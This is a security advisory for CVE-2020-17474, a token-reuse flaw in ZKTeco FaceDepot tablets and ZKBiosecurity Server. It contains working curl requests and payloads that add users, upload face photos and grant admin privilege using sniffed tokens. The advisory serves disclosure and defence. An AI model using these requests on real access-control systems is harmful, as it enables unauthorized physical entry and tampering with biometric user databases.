ZKTeco FaceDepot 7B 1.0.213 and ZKBiosecurity Server 1.0.0_20190723 improper privilege vulnerability

Publish date: August 19, 2020

Severity: HIGH

CVE Identifier: CVE-2020-17474

DESCRIPTION

A token-reuse vulnerability in ZKTeco FaceDepot 7B 1.0.213 and ZKBiosecurity Server 1.0.0_20190723 allows an attacker to create arbitrary new users, elevate users to administrators, delete users, and download user faces from the database.

The vulnerability has been submitted to ZDI on Dec 3, 2019.

ZDI got one response from the vendor which acknowledged but not confirmed the vulnerability. The responsible disclosure was expired on April 30, 2020.

Details

ZKBiosecurity Server does not do client authentication except the long-lasting token (cf. CVE-2020-17473). One has to identify which FaceDepot tablet is allowed to register a new user by sniffing the network for a period of time. After obtaining the token of the tablet, one is able to

- Add a new arbitrary user (who may enter the office),
- Upload a new picture (allow an adversary to physically infiltrate),
- Delete an account (after a mission),
- Escalate the privilege of the new use user admin (able to operate / configure the tablet in front of it.)

Add a new user

```
--------------
curl -v -L -X POST -A 'iClock Proxy/1.09' 'http://192.168.0.1:8088/iclock/cdata?SN=LSR1915060003&table=tabledata&tablename=user&count=1' \
    -b 'token=a72182ceb8e4695ea84300155953566d' -H 'Accept: application/push' -H 'Accept-Charset: UTF-8' -H 'Accept-Language: zh-CN' \
    -H 'Content-Type: application/push;charset=UTF-8' -H 'Content-Language: zh-CN' -d@bugoy.user.post

Where the content of bugoy.user.post is (tab separated):

user uuid=      cardno= pin=11111       password=       group=1 starttime=0     endtime=0       name=Bugoy      privilege=0     disable=0
```

Upload a new picture to the server

```
----------------------------------
curl -XPOST -A 'iClock Proxy/1.09' 'http://192.168.0.1:8088/iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=biophoto&count=1' \
        -b 'token=8bd7f4495e0ac8781f4bba195827fcda' -H 'Accept: application/push' -H 'Accept-Charset: UTF-8' -H 'Accept-Language: zh-CN' \
        -H 'Content-Type: application/push;charset=UTF-8' -H 'Content-Language: zh-CN' -d@totoro.post
```

The content of totoro.post is a bit tricky, because the picture is in base64:

```
biophoto        pin=    filename=.jpg   type=   size=   content=
```

After a new picture is uploaded, wait until a scheduled time where all FaceDepot tablets are synchronized or when the admin clicks "Update" on the screen.

Escalate the privilege to admin

Users with "privilege=14" have the admin access to FaceDepot tablet. With the privilege, one can configure the tablet in front of it, to add users, set user privilege, delete users, browse user database, install APK via USB (exposed at the bottom of FaceDepot 7B), and switch to apps other than ZKTeco launcher.

```
curl -v -L -X POST -A 'iClock Proxy/1.09' 'http://192.168.0.1:8088/iclock/cdata?SN=LSR1915060003&table=tabledata&tablename=user&count=1' \
    -b 'token=a72182ceb8e4695ea84300155953566d' -H 'Accept: application/push' -H 'Accept-Charset: UTF-8' -H 'Accept-Language: zh-CN' \
    -H 'Content-Type: application/push;charset=UTF-8' -H 'Content-Language: zh-CN' -d@admin.post
```

Where the content of admin.post is (tab separated):

```
user uuid=2645  cardno= pin=12345       password=       group=1 starttime=0     endtime=0       name=Bugoy      privilege=14    disable=0
```

Vulnerability Type

CWE-269: Improper Privilege Management

Discoverer: Roel Reyes, Joey Costoya, Philippe Lin, Vincenzo Ciancaglini, Morton Swimmer

Reference: https://www.zkteco.com/en/product_detail/FaceDepot-7B.html


IAC

Featured Stories

Abusing Argo CD, Helm, and Artifact Hub: An Analysis of Supply Chain Attacks in Cloud-Native Applications

We provide an overview of cloud-native tools and examine how cybercriminals can exploit their vulnerabilities to launch supply chain attacks.

Read more »



Trends and Shifts in the Underground N-Day Exploit Market

Our two-year research provides insights into the life cycle of exploits, the types of exploit buyers and sellers, and the business models that are reshaping the underground exploit market.

Read more »

The Nightmares of Patch Management: The Status Quo and Beyond

We discuss the challenges that organizations face in managing endpoint and server patches.

Read more »

Identifying Weak Parts of a Supply Chain

Malicious attacks have consistently been launched on weak points in the supply chain. Like all attacks, these will evolve into more advanced forms. Software development, with multiple phases that could be placed at risk, is particularly vulnerable.

Read more »